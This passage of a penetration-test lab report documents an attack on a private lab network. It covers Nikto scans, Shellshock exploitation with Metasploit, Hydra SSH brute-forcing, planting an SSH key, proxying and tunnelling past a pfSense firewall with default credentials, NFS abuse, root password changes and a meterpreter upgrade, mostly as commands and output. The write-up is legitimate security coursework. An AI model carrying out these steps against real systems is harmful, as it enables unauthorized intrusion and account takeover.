Using cat to change the format of the output into a Nikto readable format reveals that if needed, a wider NMap scan could be filtered to only include the addresses that are up. Once this list of addresses has been formatted it can then be passed into Nikto. When this list discovered by the NMap scan was passed into Nikto, it was discovered that (192.168.0).193 and .242 may be susceptible to the Shellshock vulnerability, as seen in Fig 3.4.1 b. The full Nikto output can be found in Appendix A

```

+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability
+ OSVDB-2268: /usr/: Directory indexing found

```

Fig 3.4.1 b - Nikto reveals the target (.242) to be vulnerable to Shellshock

Nikto can also perform a more targeted scan for the shellshock vulnerability. By using the “shellshock” switch in Nikto, Nikto again suggested that the .242 machine may be susceptible to the shellshock vulnerability. The results of this scan can be found in Appendix B.

3.4.2 Using Shellshock with Metasploit Framework console and Hydra to access more of the Network. As seen in Figure Fig 3.4.2 b, Nikto discovered that the .242 machine was vulnerable to the Shellshock vulnerability(How to Exploit Shellshock on a Web Server Using Metasploit, 2018). By exploiting this through Metasploit, it was found that .242 machine was indeed susceptible to shellshock, confirmed through using the Metasploit’s “check” functionality (seen in Fig 3.4.2 a) as well as executing the payload on the target, (the payload for which can be found in Appendix C).


```

msf5 exploit(wulti/http/apache_mod_cgi_bash_env_exe) > check
[+] 192.168.0.242:80 - The target is vulnerable.

```

Fig 3.4.2 a - Metasploit’s check feature confirms the target is susceptible to shellshock


Once a shell had been established, it was possible to then add Kali's public key to the list of "authorized keys". However, it was also found that to do so through SSH, a password would be required to access the root account, (where the .ssh folder is located). Knowing that the root user's username was "root", it made cracking the password easier. When supplying Kali's Hydra tool with the Username and the RockYou.txt wordlist, Hydra found that the password for the root account was weak. The password, as seen in Fig 3.4.2 b, was then used complete the ssh connection to then copy over Kali's *rsa.pub* key on .242, as seen in Fig 3.4.2 c. The full process of producing the key can be seen in Appendix D.



```
root@kali:~# hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.242
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-28 07:05:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.0.242:22/
[STATUS] 178.00 tries/min, 178 tries in 00:01h, 14344223 to do in 1343:06h, 16 active
[STATUS] 139.33 tries/min, 418 tries in 00:03h, 14343983 to do in 1715:48h, 16 active
[22][ssh] host: 192.168.0.242 login: root password: apple
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-28 07:11:00
root@kali:~#
```

Fig 3.4.2 b - Hydra found the root users password with relative ease.



```
root@kali:~# scp /root/.ssh/id_rsa.pub root@192.168.0.242:~/.ssh/authorized_keys
root@192.168.0.242's password:
id_rsa.pub
root@kali:~#
```

Fig 3.4.2 c - Knowing the password, the process of uploading the .rsa_pub key was completed.

3.4.3 Metasploit Framework Ping Sweep

Once the payload had been executed on the .242 machine, it was possible to use some of Metasploit's other utilities to scan for more machines on the network. Using MSF's ping_sweep functionality (Chandel, 2017) it was discovered there were more IP addresses visible to .242 than previously known, as seen in Fig 3.4.3 a. Once this sweep was completed, it was possible to NMap most parts of the network. A few more devices, 192.168.0.203, 192.168.0.210, 192.168.0.234 and 192.168.0.66 were then identified to be of particular interest, due to the ports being filtered.

```

msf5 post(multi/gather/ping_sweep) > set rhosts 192.168.0.1-225
rhosts => 192.168.0.1-225
msf5 post(multi/gather/ping_sweep) > run

[*] Performing ping sweep for IP range 192.168.0.1-225
[+] 192.168.0.33 host found
[+] 192.168.0.34 host found
[+] 192.168.0.66 host found
[+] 192.168.0.129 host found
[+] 192.168.0.193 host found
[+] 192.168.0.200 host found
[+] 192.168.0.203 host found
[+] 192.168.0.210 host found
[+] 192.168.0.225 host found
[*] Post module execution completed
msf5 post(multi/gather/ping_sweep) > set rhosts 192.168.0.225-255
rhosts => 192.168.0.225-255
msf5 post(multi/gather/ping_sweep) > run

[*] Performing ping sweep for IP range 192.168.0.225-255
[+] 192.168.0.225 host found
[+] 192.168.0.226 host found
[+] 192.168.0.229 host found
[+] 192.168.0.230 host found
[+] 192.168.0.233 host found
[+] 192.168.0.234 host found
[+] 192.168.0.241 host found
[+] 192.168.0.242 host found
[*] Post module execution completed
msf5 post(multi/gather/ping_sweep) >

```

Fig 3.4.3 a - The ping sweep performed by the ping sweep modules.

3.5 OTHER WAYS OF BYPASSING THE FIREWALL

3.5.1 Firewall Discovery

As mentioned previously in 3.4.3 a, it was discovered via NMap scans that some of the ports on the discovered machines were filtered. Examining this further revealed that .234 blocks PING packets sent to it and that its ports were all filtered, through use of an NMap Stealth scan as seen in Fig 3.5.1 a and Fig 3.5.1 b

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.193	224.0.0.5	OSPF	78	Hello Packet
2	1.489296635	Vmware_99:6c:e2		LLDP	296	ITL = 120 SysName = vyos SysDesc = Vyatta Router running on VyOS 1.1.7 (f
3	0.040035832	192.168.0.200	192.168.0.234	ICMP	98	Echo (ping) request id=0x0918, seq=1/256, ttl=64 (no response found!)
4	10.001381977	192.168.0.193	224.0.0.5	OSPF	78	Hello Packet
5	10.042816694	192.168.0.200	192.168.0.234	ICMP	98	Echo (ping) request id=0x0918, seq=2/512, ttl=64 (no response found!)
6	11.066728935	192.168.0.200	192.168.0.234	ICMP	98	Echo (ping) request id=0x0918, seq=3/768, ttl=64 (no response found!)
7	12.090654485	192.168.0.200	192.168.0.234	ICMP	98	Echo (ping) request id=0x0918, seq=4/1024, ttl=64 (no response found!)
8	14.202557151	Vmware_b4:e1:ce	Vmware_99:6c:e2	ARP	42	Who has 192.168.0.193? Tell 192.168.0.200
9	14.202908839	Vmware_99:6c:e2	Vmware_b4:e1:ce	ARP	60	192.168.0.193 is at 00:50:56:99:6c:e2
10	20.002730293	192.168.0.193	224.0.0.5	OSPF	78	Hello Packet
11	30.004033925	192.168.0.193	224.0.0.5	OSPF	78	Hello Packet
12	31.410772757	Vmware_99:6c:e2		LLDP	296	ITL = 120 SysName = vyos SysDesc = Vyatta Router running on VyOS 1.1.7 (f
Internet Control Message Protocol						
Type: 8 (Echo (ping) request)						
Code: 0						
Checksum: 0x2b87 [correct]						
[Checksum Status: Good]						
Identifier (BE): 2328 (0x0918)						
Identifier (LE): 6153 (0x1809)						
Sequence number (BE): 1 (0x0001)						
Sequence number (LE): 256 (0x0100)						
[No response seen]						
Timestamp from icmp data: Nov 16, 2020 15:34:54.000000000 EST						

Fig 3.5.1 a - ICMP Ping packets are dropped by .234, indicative of a firewall

```
root@kali:~# nmap 192.168.0.234
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-16 15:29 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.10 seconds
root@kali:~# nmap -Pn 192.168.0.234
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-16 15:29 EST
Stats: 0:00:07 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:11 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:16 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.00% done; ETC: 15:34 (0:04:57 remaining)
Nmap scan report for 192.168.0.234
Host is up.
All 1000 scanned ports on 192.168.0.234 are filtered

Nmap done: 1 IP address (1 host up) scanned in 214.46 seconds
root@kali:~#
```

Fig 3.5.1 b - NMap Ping probes are dropped, however performing a stealth scan reveals all the ports on .234 are filtered

3.5.2 SOCKS Proxy behind the Firewall

The firewall can be mitigated in several ways. One such way is to use a proxy to route traffic from an IP that is recognised by the Firewalls DMZ through to another on the other side of the Firewall (Linux, 2018). As seen in Fig 3.5.2 a, valid addresses include those such as the previously discovered .33 and .242 routers, as traffic between the two is routed through the firewall.

```
vyos@vyos:~$ traceroute 192.168.0.242
traceroute to 192.168.0.242 (192.168.0.242), 30 hops max, 60 byte packets
 1 192.168.0.230 (192.168.0.230) 0.368 ms 0.295 ms 0.289 ms
 2 192.168.0.234 (192.168.0.234) 0.557 ms 0.531 ms 0.468 ms
 3 192.168.0.242 (192.168.0.242) 3.803 ms 3.667 ms 3.578 ms
vyos@vyos:~$
```

Fig 3.5.2 a - Tracerouting from the router on .33 to .242 reveals that traffic is routed through .234

This means that traffic intended for the .242 machine is allowed to pass through the firewall. With access to the .242 machine already achieved through SSH after adding the rsa.pub key, it was possible to create a proxy through it.

To do so, the proxychains file on the machine traffic will be proxied through needs to be altered so that a dynamic chain is used, as seen in Fig 3.5.2 b. The local IP address and port number the proxy will run on also needs to be altered in this file. In this case the 127.0.0.1:9050 address was used so the attacker can access the proxy, as seen in Fig 3.5.2 c.

```
# HTTP, SOCKS4, SOCKS5 tunneling proxyier with DNS.
#
# The option below identifies how the Proxylist is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
```

Fig 3.5.2 b - Commenting out “strict_chain” and un-commenting “dynamic_chain”

```
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

Fig 3.5.2 c - Configuring where the proxy is run from.

Then, using the password obtained through hydra it was then possible to open a ssh proxy on the remote server, (192.168.0.242), from the Kali Machine using SOCKS5 (Port Forwarding and Proxying Using OpenSSH, 2019), as seen in Fig 3.5.2 d.

```
root@kali:~# ssh -D 9050 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Dec 29 05:49:15 2020 from 192.168.0.200
root@admin-virtual-machine:~#
```

Fig 3.5.2 d - Setting up the proxy server

Once the proxy has been set-up, the attacker can then configure their browser to use the proxy they have configured. In this scenario, OWASP mantra’s proxy was reconfigured so that the SOCKS host proxy was 127.0.0.1:9050 as seen in Fig 3.5.2 e.




Fig 3.5.2 e - Configuring where the proxy is run from.

3.5.3 Accessing the Firewall (via Proxy)

Once the Proxy has been successfully set up, an attacker can then connect to the webpage for administering the firewall by proxying behind it, as seen in Fig 3.5.3 a. This reveals the Firewall to be running pfSense community edition. It also requires the user to authenticate themselves by logging on to access the firewall's settings. However, it seems the firewall has been misconfigured as logging in with the default user credentials (pfSense Default Username and Password — pfSense Documentation, 2018) allows access, as seen in Fig 3.5.3 b. An attacker can also find the ARP table once logged in, helping them map the network, as seen in Fig 3.5.3 c.




Fig 3.5.3 a - Even if an attacker managed to access the firewall, they need to authenticate




Fig 3.5.2 b - Using the default credentials allows the user to log on.




Fig 3.5.2 c - It is also possible to view the ARP table and the interfaces of the firewall

3.5.4 SSH Tunnel

As with the concept mentioned previously, it is possible to route traffic around the firewall from valid addresses, therefore it is also possible to do this using ssh to tunnel around the firewall. In this scenario, the machine on 192.168.0.64/27 subnet was targeted, as it contains the target .66 machine. Using the breached .242 machine it was discovered it was possible to modify the sshd config file, to enable tunnelling.

Set up of the tunnel involves mounting and modifying the sshd config file on .242 so that tunnels are enabled (e.g: add the line "PermitTunnel yes" under "Authorization"). Then, after restarting the service

the attacker can then create a tunnel through the machine. Once this tunnel is set up, both ends must be assigned an IP address. In this scenario, Kali's end was addressed 1.1.1.2/30, and the end was labelled 1.1.1.1/30. Then, traffic from kali must be routed to the router that 192.168.0.64/27 subnet is running from. Lastly, by enabling NAT for the IP address assigned to the end of the tunnel, using the POSTROUTING and MASQUERADE flags as we are unable to modify the target machine, it is then possible to use the tunnel to perform the 192.168.0.64 network. The full process of tunnelling can be found in Appendix D

3.5.5 NFS Add Public Key

As traffic was now being tunnelled, and not being filtered by the firewall, using "showmount -e" 192.168.0.66, it can be seen in Fig 3.5.5 a that the .66 machine allows any machine on the 192.168.0.... network to connect and mount to its fileshare.

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
root@kali:~#
```

Fig 3.5.5 a - The NFS configuration for .66 allows connections to any machine in the range 192.168.0.*

Once the new NFS directory has been created it is then possible to view all the directories on the .66 machine, as seen in Fig 3.5.5 b. To add Kali's public key to the .66 machine, it was first discovered that the .ssh directory had to be created under the root directory on the .66 machine. The process of adding the key to the .66 machine can be found in Appendix E




Fig 3.5.5 b - Once mounted, an attacker can see all directories on the .66 machine

3.5.6 Metasploit through SSH

It is also possible to use Metasploit's auxiliary scanner "ssh_login" to create a ssh shell on the .242 machine. This utility allows the attacker to perform a variety of operations against the target, regardless if the attacker knows the password of the target account, as seen in Fig 3.5.6 a and b. Once an attacker creates a ssh shell on the .242 machine they can then "level up" their session so they can utilise a meterpreter shell and make use of any utilities offered within meterpreter itself, as seen in Fig 3.5.6 b.

```

msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.0.242
rhosts => 192.168.0.242
msf5 auxiliary(scanner/ssh/ssh_login) > set username root
username => root
msf5 auxiliary(scanner/ssh/ssh_login) > set password apple
password => apple
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.0.242:22 - Success: 'root:apple' ''
[*] No active DB -- Credential data will not be saved!
[*] Command shell session 1 opened (192.168.0.200:35891 -> 192.168.0.242:22) at 2020-12-28 07:22:09 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[-] Please specify valid session identifier(s)
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.200:4433
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 2 opened (192.168.0.200:4433 -> 192.168.0.234:2498) at 2020-12-28 07:23:13 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 auxiliary(scanner/ssh/ssh_login) >

```

Fig 3.5.6 a - Logging in using scanner/ssh/ssh_login (with known credentials), this then enables the user to upgrade their session to use meterpreter to further identify more targets.

```

[-] 192.168.0.242:22 - Failed: 'root:appetising'
[-] 192.168.0.242:22 - Failed: 'root:appetisingly'
[-] 192.168.0.242:22 - Failed: 'root:appetite'
[-] 192.168.0.242:22 - Failed: 'root:appetitive'
[-] 192.168.0.242:22 - Failed: 'root:appetizer'
[-] 192.168.0.242:22 - Failed: 'root:appetizing'
[-] 192.168.0.242:22 - Failed: 'root:appia'
[-] 192.168.0.242:22 - Failed: 'root:appian'
[-] 192.168.0.242:22 - Failed: 'root:appin'
[-] 192.168.0.242:22 - Failed: 'root:applaud'
[-] 192.168.0.242:22 - Failed: 'root:applauder'
[-] 192.168.0.242:22 - Failed: 'root:applause'
[*] 192.168.0.242:22 - Success: 'root:apple' ''
[*] Command shell session 1 opened (192.168.0.200:32865 -> 192.168.0.242:22) at 2020-12-29 08:12:29 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >

```

Fig 3.5.6 b - scanner/ssh/ssh_login also has the capability to brute force the password from a list of supplied passwords.

3.6 MAPPING CONNECTED NETWORKS

3.6.1 Mapping the 13.13.13.0 Network from 192.168.0.34

When the 192.168.0.234 was scanned by Nmap, it was discovered that it had ssh (port 22) and NFS enabled (port 111 and port 2049). Mounting the fileshare allows an attacker to view the default xadmin profiles fileshare. There is not much of interest here and it is configured to be read only. This machine seems to be an average workstation. However, when connecting to SSH the system queries the user to supply a password to authenticate into the system. Using Hydra, similar to **3.4.2 Using Shellshock Metasploit Framework console and Hydra to access more of the Network**, Hydra used a .txt version of metasploits password.lst file as it was quicker than rockyou.txt, it was also highly likely, similar to the password on .242 that it would be weak (short and simple, e.g: password), or even default. Hydra quickly managed to brute force the ssh on .34 as seen in Fig 3.6.1 a.


```

root@kali:~# hydra -L xadmin -P /usr/share/wordlists/password.txt ssh://192.168.0.34
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service orga

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-16 17:44:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to r
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from
[DATA] max 16 tasks per 1 server, overall 16 tasks, 376 login tries (l:1/p:376), ~24 tries p
[DATA] attacking ssh://192.168.0.34:22/
[STATUS] 178.00 tries/min, 178 tries in 00:01h, 200 to do in 00:02h, 16 active
[STATUS] 129.00 tries/min, 258 tries in 00:02h, 120 to do in 00:01h, 16 active
[22][ssh] host: 192.168.0.34 login: xadmin password: plums
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-16 17:47:55
root@kali:~#

```

Fig 3.6.1 a Hydra found another fruit related password protecting 192.168.0.34

With this password, the attacker could then SSH into .34. From here they can privilege escalate to root as admin profiles are allowed to use root permissions to add themselves to the superuser group, as seen in Fig 3.6.2 b. It also allows them to change the root user's password, as seen in Fig 3.6.2 c.

```

root@xadmin-virtual-machine:/home/xadmin# usermod -aG sudo xadmin
root@xadmin-virtual-machine:/home/xadmin#

```

Fig 3.6.2 b - It is possible for the attacker to grant root level permissions.

```

root@xadmin-virtual-machine:~# sudo passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@xadmin-virtual-machine:~#

```

Fig 3.6.2 c - It is also possible to lock the root user out of their account by changing the root password.

Once the root user's password had been reset, a quick change was made to the sshd_config file to allow tunnelling. Then, once the service is reset, is then possible for an attacker to gain access to the root account through SSH. When reconnecting and using ifconfig, it is discovered another physical port on 192.168.0.34, eth1 is actually an interface to a class A network as seen in Fig 3.6.2 d, 13.13.13.12.

```

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:44:0f
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:440f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:659 (659.0 B)  TX bytes:11018 (11.0 KB)

```

Fig 3.6.2 d - eth1 interface on 192.168.0.34 links to a class A network address

As 192.168.0.34 now permitted tunnelling, a tunnel was set up. The full process of setting up a tunnel can be seen in Appendix E. Once this is completed, the attacker can then route Metasploit's `ssh_scanner` to perform an operation similar to that of **3.4.3 Metasploit Framework Ping Sweep**. When this was completed it revealed another host present on the other end of the network from the .34 machine, 13.13.13.13 as seen in Fig 3.6.2 e.

```
msf5 post(multi/gather/ping_sweep) > run
[!] SESSION may not be compatible with this module.
[*] Performing ping sweep for IP range 13.13.13.0-255
[+] 13.13.13.12 host found
[+] 13.13.13.13 host found
[*] Post module execution completed
msf5 post(multi/gather/ping_sweep) >
```

Fig 3.6.2 d - Ping sweep the pinged every other possible address in the 13.13.13.0 range to see what had connected to the machine.

3.6.2 Mapping the 172.16.221.0 Network

It was also discovered that when using the default vyos credentials to log into 192.168.0.193 there was an interface, `eth2` going to a class B network, as seen in Fig 3.6.2 a

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Tue Dec 29 18:29:47 UTC 2020 on pts/1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L Description
-----
eth0           192.168.0.193/27 u/u
eth1           192.168.0.225/30 u/u
eth2           172.16.221.16/24 u/u
lo             127.0.0.1/8     u/u
::1/128
```

Fig 3.6.2 a - Using telnet to “show interfaces” on 192.168.0.193

Using NMap to further investigate this, it can be found that when searching for all devices within the range, 172.16.221.0/24, this interface is connected to another machine, likely an apache web server on 172.16.22.231/24, as seen in Fig 3.6.2 b.

Connecting to this server via a web browser reveals a splash screen saying, “It works!”. However, nothing appears to have been added to this server yet, as seen Fig 3.6.2 c.

```
root@kali:~# nmap -sV 172.16.221.0-255
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-29 13:55 EST
Nmap scan report for 172.16.221.16
Host is up (0.00022s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet       VyOS telnetd 1.14.0 or later
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.00093s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.2.22 ((Ubuntu))
443/tcp   open  ssl/http     Apache httpd 2.2.22
Service Info: Host: 127.0.1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 70.74 seconds
root@kali:~#
```

Fig 3.6.2 a - Using NMap to scan the range 172.16.221.* reveals the Apache server

